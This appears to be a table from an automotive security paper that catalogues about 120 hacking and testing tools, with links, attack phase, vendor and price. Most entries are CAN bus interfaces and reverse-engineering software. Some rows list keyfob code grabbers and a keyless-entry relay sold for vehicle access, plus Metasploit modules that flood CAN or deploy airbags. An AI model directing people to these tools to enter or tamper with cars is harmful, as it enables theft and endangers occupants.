OBD-II UART Adapter 2.1	Bridge between OBD and Arduino with open source Library -> Can sniffer	https://freematics.com/products/freematics-obd-ii-uart-adapter-mk2/	CAN Bus	Sniff CAN Traffic	Reconnaissance	Mediatronic Pty Ltd	Commercial	Arduino	CAN Messages	40 €	

CANTact	Open Surce CAN to usb interface	http://linklayer.github.io/cantact/	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Eric Evenchick	Attribution Share-Alike 4 International / MIT License		CAN Messages	75 €	
Canberry	Canbus shield for Raspberry Pi MCP2515 & MCP2551	http://www.industrialberry.com/canberry-v-2-1-isolated/	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	SG Electronic Systems	Commercial	Raspberry Pi	CAN Messages	65 €	
Carberry	Raspberry pi shield with canbus, gmlan, 12v power sup, led input	http://www.carberry.it/	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Paser SRL	Commercial	Raspberry Pi	CAN Messages	124 €	
PICAN2 Can-bus Board	Can bus shield with mcp2515 and mcp2551	http://skpang.co.uk/catalog/pican2-canbus-board-for-raspberry-pi-2-p-1475.html	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	SK Pang Electronics	Commercial	Raspberry Pi	CAN Messages	33 €	
ChipKIT Max32	Arduino-programmable PIC32 Microcrontroller board	https://store.digilentinc.com/max32-arduino-programmable-pic32-microcontroller-board/	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Chipkit	Commercial	Arduino	CAN Messages	50 €	
ELM327 Chipset	Chipset for OBD Connectors	https://www.obd-2.de/	CAN Bus	Modify CAN Traffic	Reconnaissance	WGSoft	Commercial		CAN Messages		
GoodThopter	GoodFet device with CAN Interface	http://goodfet.sourceforge.net/hardware/goodthopter12/	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Travis Goodspeed	Open Source	DIY	CAN Messages	Free	
ELM-USB OBD-II	ELM-32x compatible device - usable with PyOBD	http://obdtester.com/products	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	SeCons SRO	Commercial		CAN Messages	89 €	
PyOBD	OBD-II compliant car diagnostic tool	http://www.obdtester.com/pyobd	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	SeCons SRO	GPL		CAN Messages	Free	
Lawicel Can232	Can conectivity for COM or other RS232 Port	http://www.can232.com/?page_id=14	CAN Bus	Connect CAN To COM Port on PC	Reconnaissance	Lawicel AB	Commercial		CAN Messages	79 €	
Lawicel Canusb	usb-to can adapter	http://www.can232.com/canusb/	CAN Bus	Connect CAN to USB on PC	Reconnaissance	Lawicel AB	Commercial		CAN Messages	99 €	
VSCOM Adapter	usb acan module that uses lawicel protocol (can use can-utils over serial)	http://www.vscom.de/usb-to-can.htm	CAN Bus	Modify CAN Traffic	Reconnaissance	VSCom	Commercial		CAN Messages	99 €	

USB2CAN Interface	Usb to CAN converter (shows up as can0 in linux)	https://www.8devices.com/products/usb2can_korlan	CAN Bus	Modify CAN Traffic	Reconnaissance	8devices	Commercial		CAN Messages	69 €	https://shop.8devices.com/index.php?route=product/product&path=67&product_id=89
EVTV Due Board	Arduino due with can transceiver, suppports savvy can and socketCAN	http://store.evtv.me/proddetail.php?prod=ESP32	CAN Bus	Modify CAN Traffic, Reverse Engineer CAN Traffic	Reconnaissance, Exploitation	EVTV Motor Verks	Commercial		CAN Messages	140 €	http://store.evtv.me/proddetail.php?prod=ESP32
ESP32RET	Reverse Engineering Tool running on ESP32Due Hardware	https://github.com/collin80/ESP32RET	CAN Bus	Reverse Engineer CAN Traffic	Reconnaissance	Collin Kidder	MIT Licence	Arduino IDE, Arduino-ESP32, esp32_can, can_ommon	CAN Messages	Free	
CANBus Triple Board	Free programmable canbus node (designed for mazda)	https://canb.us/	CAN Bus	Modify & Sniff CAN Traffic	Reconnaissance, Exploitation	The Federal Design Group LC	Commercial	Arduino IDE,	CAN Messages	73 €	
CANBus Triple App	Android/iOS App for controlling Canbus triple via USB or Bluetooth	https://github.com/CANBus-Triple/CANBus-Triple-App	CAN Bus	Modify & Sniff CAN Traffic	Reconnaissance, Exploitation	The Federal Design Group LC	Creative Commons Attribution Share Alike 4.0 International	iPhone, Android Phone, CANBus Tripple	CAN Messages	Free	
CANBus Triple Wireshark	Pipe for using the CANBus Triple with Wireshark	https://github.com/CANBus-Triple/CANBus-Triple-Wireshark	CAN Bus	Modify & Sniff CAN Traffic	Reconnaissance, Exploitation	The Federal Design Group LC	Apache License 2.0	Wireshark, CANBus Triple	CAN Messages	Free	
Red Pitaya board	open source measurement tool	https://www.redpitaya.com/	Radio, Wifi	Modify Wireless Traffic	Reconnaissance, Exploitation	StemLabs	Commercial		Wireless Traffic	450 €	
USRP SDR	modular SDR device	http://www.ettus.com/	Radio, Wifi	Modify Wireless Traffic	Reconnaissance, Exploitation	Ettus Research (National Instruments)	Commercial		Wireless Traffic	11.700 €	
CANiBUS Server	webserver by Open Garages to work together on a Vehicle	https://github.com/Hive13/CANiBUS	CAN Bus	Modify CAN Traffic	Reconnaissance	Hive13	GNU General Public License 2	Google GO	CAN Messages	Free	
SavvyCan	Tool to talk to hw sniffers i.e. EVTV Due, reverse engineer & capture can traffic	https://www.savvycan.com/	CAN Bus	Reverse Engineer CAN Traffic	Reconnaissance, Exploitation	Collin Kidder	MIT Licence		CAN Messages	Free	

O2OO	Open source OBD-II data logger (works with ELM327)	https://www.vanheusden.com/O2OO/	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Folkert van Heudsen	None	ELM 327 Adapter	CAN Messages	Free	
AVRDUDE	AVR Downloader/UploaDEr manipulate ROM and EEPROM of AVR microcontrollers	http://www.nongnu.org/avrdude/	Binaries	Modify Binaries	Exploitation	Brian S. Dean	GPL2		AVR Microcontroller Firmwares	Free	
AVRDUDESS	GUI frontend vor avrdude	http://blog.zakkemble.net/avrdudess-a-gui-for-avrdude/	Binaries	Modify CAN Traffic	Exploitation	Zak Kemble	GPL 3	AVRDUDE	AVR Microcontroller Firmwares	Free	
RomRaider	open source tunign suite for subaru engine control unit	http://www.romraider.com/	Binaries	Modify Binaries Traffic	Exploitation	ROM Raider Development Team	GPL	Subaru, BMW 1996-2003	Chip firmware	Free	
Komodo CAN Sniffer	higher-end sniffer with multioperating system - python SDK	https://www.totalphase.com/products/komodo-canduo/	CAN Bus	Modify CAN Traffic	Reconnaissance	Total Phase Inc	Commercial		CAN Messages	450 €	
Vehicle Spy	tool for reversing can and other vehicle communication protcols	https://store.intrepidcs.com/Default.asp	CAN Bus	Modify & Reverse Engineer CAN Traffic	Reconnaissance, Exploitation	Intrepid Control Systems	Commercial		CAN Messages	4.995 €	
EcomCat	C-Program that can send & receive canbus messages via Ecom Device and API	https://github.com/andrewraharjo/CAN-Bus-Hack_Prius_Focus	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Chris Valasek & Charlie Miller	MIT Licence	ECOM Device	CAN Messages	Free	
OBD2 Scan Tool w/ USB	usb to OBD Hardware and software package	http://obd2allinone.com/products/obd2usb.asp	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	OBD Diagnostics Inc.	Commercial		CAN Messages	110 €	
CanCapture	Software for capturing and analyzing traffic on CAN-Bus (incl ecom cable)	https://www.cancapture.com/cancapture	CAN Bus	Modify CAN Traffic	Reconnaissance	CANCapture	Commercial		CAN Messages	1.295 €	
Ecom cable	Usb to CAN cable with a ddl and api	https://www.cancapture.com/ecom	CAN Bus	Modify CAN Traffic	Reconnaissance	CANCapture	Commercial		CAN Messages	204 €	
IDA (PRO)	Multi processor Dissassembler	https://www.hex-rays.com/products/ida/	Binaries	Reverse Engineer Binaries	Reconnaissance, Exploitation	Hex-Rays SA	Commercial		Information from Binaries	748 €	

Binary Ninja	Disassembly Platform	https://binary.ninja/	Binaries	Reverse Engineer Binaries	Reconnaissance, Exploitation	Vector35	Commercial		Information from Binaries	599 €	
Netstat	Portscanner for Wifi Interface	https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat	Network	Modify Network Traffic	Reconnaissance	Fred Baumgarten	GPL2+		Network Information	Free	
Dfeet	D-Bus Debugger, inspect D-Bus interfaces of running programs and invoke methods	https://wiki.gnome.org/Apps/DFeet	D-Bus	Modify & Sniff D-Bus Traffic	Reconnaissance, Exploitation	Thomas Berchthold	GPL2	Python	D-Bus Services	Free	
CHT	Can Hack Tool	https://www.blackhat.com/docs/asia-14/materials/Garcia-Illera/Asia-14-Garcia-Illera-Dude-WTF-In-My-Can.pdf	CAN Bus	Modify & Sniff CAN Traffic	Exploitation	Alberto Garcia Illera, Javier Vazquez Vidal	Unknown		CAN Messsages	Unknown	
ecu-tool	Software and Hardware for flashing ecus	https://github.com/fjvva/ecu-tool/wiki	Binaries	Read and Write Ecu firmware	Exploitation	Alberto Garcia Illera, Javier Vazquez Vidal	Opensource	Arduino DIE	Information from Binaries		
CDR Toolkit	Crash Data Retrival Kit from Bosch	https://www.crashdatagroup.com/bosch-cdr-kit-options/	CAN Bus	Retrieve EDR Data	Reconnaissance	Crash Data Group Inc	Commercial		Event Data Recordings	6.500 €	
Carshark	Can Sniffer	http://www.autosec.org/pubs/cars-oakland2010.pdf	CAN Bus	Modify CAN Traffic	Reconnaissance	CAESS	Closed		CAN Messages	Unknown	
AFL	American Fuzzy Lop - Generic software fuzzer	https://github.com/google/AFL	CAN Bus, Network	Fuzz CAN Bus & Networks	Reconnaissance, Exploitation	Google	Apache License 2.0	Linux	Unintended Behavior, Entry points to Systems	Free	
Bash Bunny	USB attack and automotion platform for pentesting	https://shop.hak5.org/products/bash-bunny	USB	Modify USB Traffic	Exploitation	Hak5	Commercial		Data from USB interface, system information	100 €	

Picoscope	PC Oscilloscope	https://www.picotech.com/products/oscilloscope	CAN Bus	Locate Canbus Wires	Reconnaissance	Pico Technology	Commercial		Electric Signals	489 €	
UDSim	Graphic Emulator for different modules in a vehicle that can respond to UDS requests	https://github.com/zombieCraig/UDSim	CAN Bus	Simulate ECUs for Testing	Testing	Craig Smith	GPL3	Linux	Data from Diagnostic Software	Free	
QEMU	Opensource machine emulator and virtualizer	https://www.qemu.org/	Binaries	Emulate ARM Chips	Testing, Reconnaissance	QEMU, Software Freedom Conservancy	GPL2, Creative Commons Attribution-ShareAlike 4.0 International	Linux, OsX, Windows	Data from Binaries	Free	
Uds-Server	Ecu Simulator with UDS support	https://github.com/zombieCraig/uds-server		Simulate ECUs for Testing	Testing	Craig Smith	GPL2		Data from Diagnostic Software	Free	
Radare2	Portable reversing framework	https://rada.re/r/	Binaries	Reverse Engineer Binaries	Reconnaissance, Exploitation	radare.org	GPL3	Linux, OsX, Windows, Docker	Data from Binaries	Free	
Ubertooth One	Open Source Bluetooth test tool. Bluetooth monitoring and development platform.	https://shop.hak5.org/products/ubertooth-one	Bluetooth	Find Bluetooth vulnerabilities	Reconnaissance	Great Scott Gadgets (Michael Ossmann)	Commercial		Data from Bluetooth interface	120 €	
CANoe	Software for Development and testing of ECUs and ECU Networks	https://www.vector.com/de/de/produkte/produkte-a-z/software/canoe/	CAN Bus	Analyze, Modify, Reverse, Simulate CAN Traffic	Reconnaissance, Exploitation	Vector Informatik GmbH	Commercial		CAN Messages	Upon Request	
CANape	Calibrate ECUs	https://www.vector.com/de/de/produkte/produkte-a-z/software/canape/	CAN Bus	Modify CAN Traffic	Exploitation	Vector Informatik GmbH	Commercial		CAN Messages	Upon Request	
CANalyzer	Analyze ECUs and Networks	https://www.vector.com/de/de/produkte/produkte-a-z/software/canalyzer/	CAN Bus	Sniff CAN Traffic	Reconnaissance	Vector Informatik GmbH	Commercial		CAN Messages	Upon Request	

PCAN-Router	Dual Channel CAN module with NXP LPC21 for manipulation, evaluation, filtering and routing of CAN messages	https://www.peak-system.com/PCAN-Router.228.0.html?&L=1#	CAN Bus	Route CAN Traffic between Channels	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	200 - 250€	
PCAN-Router FD	Connection to two CAN FD or CAN busses via ARM Cortex M4F	https://www.peak-system.com/PCAN-Router-FD.406.0.html?&L=1	CAN Bus	Route CAN Traffic between Channels	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	250 €	
PCAN-Router DR	PCAN-Router with 2 HS CAN channels, DIN Railing	https://www.peak-system.com/PCAN-Router-DR.315.0.html?&L=1	CAN Bus	Route CAN Traffic between Channels	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	220 €	
PCAN-Router Pro	PCAN Router with 4 HS CAN, NXP LPC2294, Data Logger	https://www.peak-system.com/PCAN-Router-Pro.229.0.html?&L=1	CAN Bus	Route CAN Traffic between Channels	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	495 €	
PCAN-GPRS Link	Module for recording and forwarding vehicle data	https://www.peak-system.com/PCAN-GPRS-Link.230.0.html?&L=1	CAN Bus	Sniff and Send CAN Traffic via GPRS or CSD	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	Out of Production	
PCAN RS-232	programmable module for the communication between RS-232 and CAN	https://www.peak-system.com/PCAN-RS-232.287.0.html?&L=1	CAN Bus	Route CAN Traffic to RS232 Interface	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	110 €	
PCAN-Lin	Enables communication between CAN, LIN and Serial participants	https://www.peak-system.com/PCAN-LIN.213.0.html?&L=1	CAN Bus, LIN Bus	Link a CAN Bus with a LIN Bus	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages, LIN Messages	240 - 280€	
Virtual PCAN-Gateway	Software package for Windows to connect with	https://www.peak-system.com/Virt	CAN Bus	Remote Connect to a PCAN-Gateway	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	Free	

	PCAN-Gateway Devices	ual-PCAN-Gateway.390.0.html?&L=1									
PCAN Ethernet Gateway DR	Connects different CAN Busses over IP Networks, 1x LAN 2x HS CAN, DIN Rail Case	https://www.peak-system.com/PCAN-Ethernet-Gateway-DR.330.0.html?&L=1	CAN Bus	Connect CAN Networks over IP	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	260 €	
PCAN Wireless Gateway DR	Connects different CAN Busses over IP Networks, 1x WLAN 2x HS CAN, DIN Rail case	https://www.peak-system.com/PCAN-Wireless-Gateway-DR.332.0.html?&L=1	CAN Bus	Connect CAN Networks over IP Wirelessly	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	310 €	
PCAN Wireless Gateway	Connects different CAN Busses over IP Networks, 1x WLAN 2x HS CAN, 2x DSUB for Tyco automotive connector	https://www.peak-system.com/PCAN-Wireless-Gateway.331.0.html?&L=1	CAN Bus	Connect CAN Networks over IP Wirelessly	Reconnaissance, Testing	PEAK Systems	Commercial		CAN Messages	300 €	
pcanflash	Firmware flash tool for PCAN Gateways for Linux	https://github.com/hartkopp/pcanflash	CAN Bus	Flash PCAN Routers via Linux	Reconnaissance, Exploitation	PEAK Systems	Commercial	Linux	CAN Messages	Free	
PCAN View	CAN Monitor for viewing, transmitting and recording can traffic.	https://www.peak-system.com/PCAN-View.242.0.html?&L=1	CAN Bus	Modify CAN Trafic	Reconnaissance, Exploitation	PEAK Systems	Commercial		CAN Messages	Free	
PLIN-VIEW Pro	LIN Monitor for viewing and sending lin traffic.	https://www.peak-system.com/PLIN-View-Pro.243.0.html?&L=1	LIN Bus	Modify LIN Trafic	Reconnaissance, Exploitation	PEAK Systems	Commercial		LIN Messages	Free	
PCAN-USB	USB Connector for CAN Networks	https://www.peak-system.com/PCAN-USB.199.0.html?&L=1	CAN Bus	Access CAN Bus	Reconnaissance, Exploitation	PEAK Systems	Commercial		CAN Messages	180 - 220€	

PCAN-USB FD	USB Connector for CAN & CAN FD Networks	https://www.peak-system.com/PCAN-USB-FD.365.0.html?&L=1	CAN Bus	Access CAN Bus	Reconnaissance, Exploitation	PEAK Systems	Commercial		CAN Messages	245 €	
PLIN USB	USB Connector for LIN Networks	https://www.peak-system.com/PLIN-USB.485.0.html?&L=1	LIN Bus	Access LIN Bus	Reconnaissance, Exploitation	PEAK Systems	Commercial		LIN Messages	195 €	
PCAN-Diag2	Handheld diagnostics unit for canbus investigation	https://www.peak-system.com/PCAN-Diag-2.231.0.html?&L=1	CAN Bus	Sniff CAN Traffic	Reconnaissance	PEAK Systems	Commercial		CAN Messages	860 €	
PCAN-Diag FD	Handheld diagnostics unit for canbus (fd) investigation	https://www.peak-system.com/PCAN-Diag-FD.456.0.html?&L=1	CAN Bus	Sniff CAN Traffic	Reconnaissance	PEAK Systems	Commercial		CAN Messages	1.360 €	
PCAN Basic	API for communication with PCAN PC Hardware, consists of device driver and interface DLL	https://www.peak-system.com/PCAN-Basic.239.0.html?&L=1	CAN Bus	Create Software that interacts with CAN	Reconnaissance	PEAK Systems	Commercial		CAN Messages	Free	
PCAN Developer 4	PCAN-API for the PCAN-Developer Package	https://www.peak-system.com/PCAN-Developer-4.461.0.html?&L=1	CAN Bus	Create Software that interacts with CAN	Reconnaissance	PEAK Systems	Commercial		CAN Messages	1.640 €	
PCAN RP1210 API	Implementation of RP1210 A & C, develop RP1210 applications for windows and use existing ones with CAN interfaces by PEAK	https://www.peak-system.com/PCAN-RP1210-API.241.0.html?&L=1	CAN Bus	Create Software that interacts with CAN	Reconnaissance	PEAK Systems	Commercial		CAN Messages	500 €	

PCAN ISO-TP-API	ISO-TP (ISO 15765-2) API (layer 3 and 4 message transfer protocol for CAN)	https://www.peak-system.com/PCAN-ISO-TP-API.369.0.html?&L=1	CAN Bus	Create Software that interacts with CAN	Reconnaissance	PEAK Systems	Commercial		CAN Messages	Free	
PCAN UDS-API	UDS(ISO 14229-1) API to test ECUs using various services	https://www.peak-system.com/PCAN-UDS-API.370.0.html?&L=1	CAN Bus	Create Software that interacts with CAN	Reconnaissance	PEAK Systems	Commercial		CAN Messages	Free	
PCAN OBD2 API	OBD2 API, uses PCAN-UDS API	https://www.peak-system.com/PCAN-OBD-2-API.371.0.html?&L=1	CAN Bus	Create Software that interacts with CAN	Reconnaissance	PEAK Systems	Commercial		CAN Messages	Free	
PCAN LIN API	API for PC Lin interface for Peak Systems	https://www.peak-system.com/PLIN-API.444.0.html?&L=1	LIN Bus	Create Software that interacts with LIN	Reconnaissance	PEAK Systems	Commercial		LIN Messages	Free	
PCAN Symbol Editor 6	Tool to create symbols to make can messages human readable	https://www.peak-system.com/PCAN-Symbol-Editor-6.416.0.html?&L=1	CAN Bus	Reverse Engineer CAN Traffic	Reconnaissance	PEAK Systems	Commercial		CAN Messages	Free	
PCAN Explorer 6	Professional program for working with CAN and CAN FD Networks	https://www.peak-system.com/PCAN-Explorer-6.415.0.html?&L=1	CAN Bus	Modify CAN Traffic	Reconnaissance	PEAK Systems	Commercial		CAN Messages	510 €	
PCAN-Cable OBD2	OBD2 Cable to connect diagnostics and testing tools	https://www.peak-system.com/PCAN-Cable-OBD-2.273.0.html?&L=1	CAN Bus	Access CAN Bus	Reconnaissance	PEAK Systems	Commercial		CAN Messages	35 €	

internalblue	Patch firmware on Bluetooth Chips to implement monitoring and injection tools for lower layer Bluetooth Protocol Stack	https://github.com/seemoo-lab/internalblue	Bluetooth	Modify Bluetooth Trafic	Exploitation	Dennis Mantz	Free to Use		Bluetooth Data	Free	
GreatFET One	Extensible USB Peripheral	https://greatscottgadgets.com/greatfet/one/	USB	Modify USB Traffic	Exploitation	Travis Goodspeed	Commercial		USB Data	80 €	
Facedancer	"Remote-Controlled" USB controllers - emulate usb devices and fuzz usb host controllers	https://github.com/usb-tools/Facedancer	USB	Modify USB Traffic	Reconnaissance, Exploitation	Great Scott Gadgets (Michael Ossmann)	BSD3		USB Data	Free	
Yard Stick One	yet another radio dongle - can transmit or receive digital wireless signals below 1Ghz.	https://greatscottgadgets.com/yardstickone/	Radio, Wifi	Modify Wireless Trafic	Reconnaissance, Exploitation	Great Scott Gadgets	Commercial		Wireless Traffic	100 €	
Bluetooth LE Sniffer	Bluetooth LE USB/Serial adapter & sniffer	https://learn.adafruit.com/introducing-adafruit-ble-bluetooth-low-energy-friend/ble-sniffer	Bluetooth	Modify Bluetooth Traffic	Reconnaissance	Adafruit	Commercial		Bluetooth Data	25 €	
RfCat	RF software to analyze unknown target, reverse engineer hardware	https://github.com/atlas0fd00m/rfcat	Radio	Modify Wireless Traffic	Reconnaissance	Atlas	BSD		Wireless Traffic	Free	
CanCat	Open Source tool to interact witch CAN	https://github.com/atlas0fd00m/CanCat	CAN Bus	Modify CAN Traffic	Reconnaissance, Exploitation	Atlas	BSD2		CAN Messages	Free	
Carloop	Hardware and Software Platform for Car-centered apps based on particle.io	https://www.carloop.io/	CAN Bus	Sniff & Modify CAN Traffic	Reconnaissance, Exploitation	Carloop	Commercial		CAN Messages	55 €	
Carloop 3G	Hardware and Software Platform for Car-centered apps based on particle.io	https://www.carloop.io/	CAN Bus	Sniff & Modify CAN Traffic	Reconnaissance, Exploitation	Carloop	Commercial		CAN Messages	105 €	

Carloop Pro	Hardware and Software Platform for Car-centered apps based on particle.io	https://www.carloop.io/	CAN Bus	Sniff & Modify CAN Traffic	Reconnaissance, Exploitation	Carloop	Commercial		CAN Messages	150 €	
Sher-Khan 7	Keyfob Code Grabber	https://dublikat.de/threads/zavodilki-programmatory-kodgrabbery-grabos-1-05-scher-khan-5-7-glushilki-raksa-120-chipy-racii-bamp-kljuchi-provoroty.143378/	Doorlock	Physical Access to Vehicle	Exploitation	Sher Khan	Commercial	Needs flashed firmware	Keysignals	200 €	
Sheriff ZX-940	Keyfob Code Grabber	https://agentgrabber.com/product/kodgrabber-sheriff-zx-940/	Doorlock	Physical Access to Vehicle	Exploitation	Sheriff	Commercial	Needs flashed firmware	Keysignals	300 €	
Raksa-120	Bug Detector	http://jammer24.com/shop/gsmgps-jammers/bugs-detector-raksa-prof-120/	Doorlock	Scan for Carkeys	Reconnaissance	Raksa	Commercial		Key Frequency	430 €	
Pandora DXL	Keyfob Code Grabber	https://turbodecoder.com/product/pandora-code-grabber-dxl-model/	Doorlock	Physical Access to Vehicle	Exploitation	Pandora	Commercial	Needs flashed firmware	Keysignals	6.500 €	
Pandora (2.4, 24, 23, 23+19)	Keyfob Code Grabber	https://agentgrabber.com/product/kodgrabber-pandora-d-605-v2-4/	Doorlock	Physical Access to Vehicle	Exploitation	Pandora	Commercial	Needs flashed firmware (i.e. grabOS)	Keysignals	500 €	
Sher-Khan 5	Keyfob Code Grabber	https://agentgrabber.com/product/kodgrabber-scher-khan-magicar-5-maximal/	Doorlock	Physical Access to Vehicle	Exploitation	Sher Khan	Commercial	Needs flashed firmware	Keysignals	500 €	
turbodecoder	Lock Pick for Car Locks	https://turbodecoder.com/turbo-decoder-	Doorlock	Physical Access to Vehicle	Exploitation	turbodecoder	Commercial		Keysignals	540 €	

		locksmith-tools-car-unlocking-picking/									
Extreme MB tools	Copy Mercedes Benz Keys	https://auto-keys.eu/index.php?route=product/product&path=3627&product_id=45981	Key Fob	Physical Access to Vehicle	Exploitation	Unknown	Commercial		Keys, Access to Car	1.250 €	
Keyless Go Repeater	replay key signals for keyless go entry over long distance	https://agentgrabber.com/product/udochka-keyless-go-dlinnaya-ruka/	Doorlock	Physical Access to Vehicle	Exploitation	Unknown	Commercial		Keysignals	Upon Request	
Bmw Schlüssel Programmer	program BMW Keys for E-Series	https://agentgrabber.com/product/programmator-klyuchej-bmw-v-5-2/	Key Fob	Physical Access to Vehicle	Exploitation	Unknown	Commercial		Keysignals	Upon Request	
Ford Schlüssel Programmer	program Ford Keys	https://agentgrabber.com/product/programmator-klyuchej-ford-2005-2017-evropa-amerika/	Key Fob	Physical Access to Vehicle	Exploitation	Unknown	Commercial		Keysignals	Upon Request	
sysmo NITB 3.5G	Run a completely autonomous 3.5G network without external components	https://www.sysmocom.de/products/lab/3g5starterkit/index.html#	Key Fob	Exploit Telematics Control Unit	Exploitation	Sysmocom	Commercial		APN Data, Wireless Traffic	Upon Request	
nmap	Portscanner for Networks	https://nmap.org/	Network	Find exposed Services in an In-Vehicle IP Network	Reconnaissance	Gordon Lyon	GPLv2		IPs & Ports of Services	Free	
Nessus	vulnerability scanner for UNIX systems	https://de.tenable.com/products/nessus/nessus-professional?tns_redirect=true	Network	Find vulnerabilites in IP Networks	Reconnaissance	Tenable Inc.	Commercial		IP Network Vulnerabilities	2829,53 p.a.	
NetCat	Send Data, Test and Monitor an IP Network	http://man.openbsd.org/nc.1	Network	Extract Data from Vehicle	Exploitation	Eric Jackson	Free to Use		IP Network Data	Free	
OpenVAS	vulnerability scanner for UNIX systems	http://openvas.org/	Network	Find exposed Services in an In-Vehicle IP Network	Reconnaissance	Greenbone Networks GmbH	GPL		IPs & Ports of Services	Free	

core impact	Professional pentest framework	https://www.coresecurity.com/datasheet/core-impact	Network	Find and exploit Services in a Network	Reconnaissance, Exploitation	Core Security	Commercial		Data from Vehicle	Upon Request	
canvas	Professional pentest framework	http://www.immunitysec.com/products/canvas/index.html	Network	Find and exploit Services in a Network	Reconnaissance, Exploitation	Immunity Inc	Commercial		Data from Vehicle	Upon Request	
can_flood.rb	Post exploitation module to flood CAN with defined frames	https://github.com/rapid7/metasploit-framework/blob/master/modules/post/hardware/automotive/can_flood.rb	CAN Bus	Ddos CAN Bus	Exploitation	Pietro Biondi	BSD3	Metasploit	CAN Data	Free	
canprobe.rb	Module to probe different data points in a CAN Packet	https://github.com/rapid7/metasploit-framework/blob/master/modules/post/hardware/automotive/canprobe.rb	CAN Bus	Modify CAN Traffic	Exploitation	Craig Smith	BSD3	Metasploit	CAN Data	Free	
getvinfo.rb	Get Vehicle Information such as VIN from Target Module	https://github.com/rapid7/metasploit-framework/blob/master/modules/post/hardware/automotive/getvinfo.rb	CAN Bus	Read CAN Traffic	Reconnaissance	Craig Smith	BSD3	Metasploit	Vehicle Information (i.e. VIN)	Free	
identifymodules.rb	Scan CAN Bus for diagnostic modules	https://github.com/rapid7/metasploit-framework/blob/master/modules/post/hardware/automotive/identifymodules.rb	CAN Bus	Read CAN Traffic	Reconnaissance	Craig Smith	BSD3	Metasploit	Modules on CAN Bus	Free	
malibu_overheat.rb	Sample Module to Flood Temp Gauge on 2006 Malibu	https://github.com/rapid7/metasploit-framework/blob/master/modules/post/hardware/a	CAN Bus	Modify CAN Traffic	Exploitation	Craig Smith	BSD3	Metasploit		Free	

		utomotive/malibu_overheat.rb									
mazda_ic_mover.ib	Module to move the accellerometer and speedometer needle of Mazda2 IC	https://github.com/rapid7/metasploit-framework/blob/master/modules/post/hardware/automotive/mazda_ic_mover.rb	CAN Bus	Modify CAN Traffic	Exploitation	Jay Turla	BSD3	Metasploit		Free	
pdt.rb	Pyrotechnical Device Deployment Tool module	https://github.com/rapid7/metasploit-framework/blob/master/modules/post/hardware/automotive/pdt.rb	CAN Bus	Deploy Airbags	Reconnaissance, Exploitation	Craig Smith	BSD3	Metasploit	Airbag Information	Free	
hwbridge.rb	Module to let Metasploit interact with Hardware devices	https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/client/hwbridge/connect.rb	CAN Bus	Read CAN Traffic	Reconnaissance	Craig Smith	BSD3	Metasploit	CAN Data	Free	

Table 3: Automotive Security Tool Matrix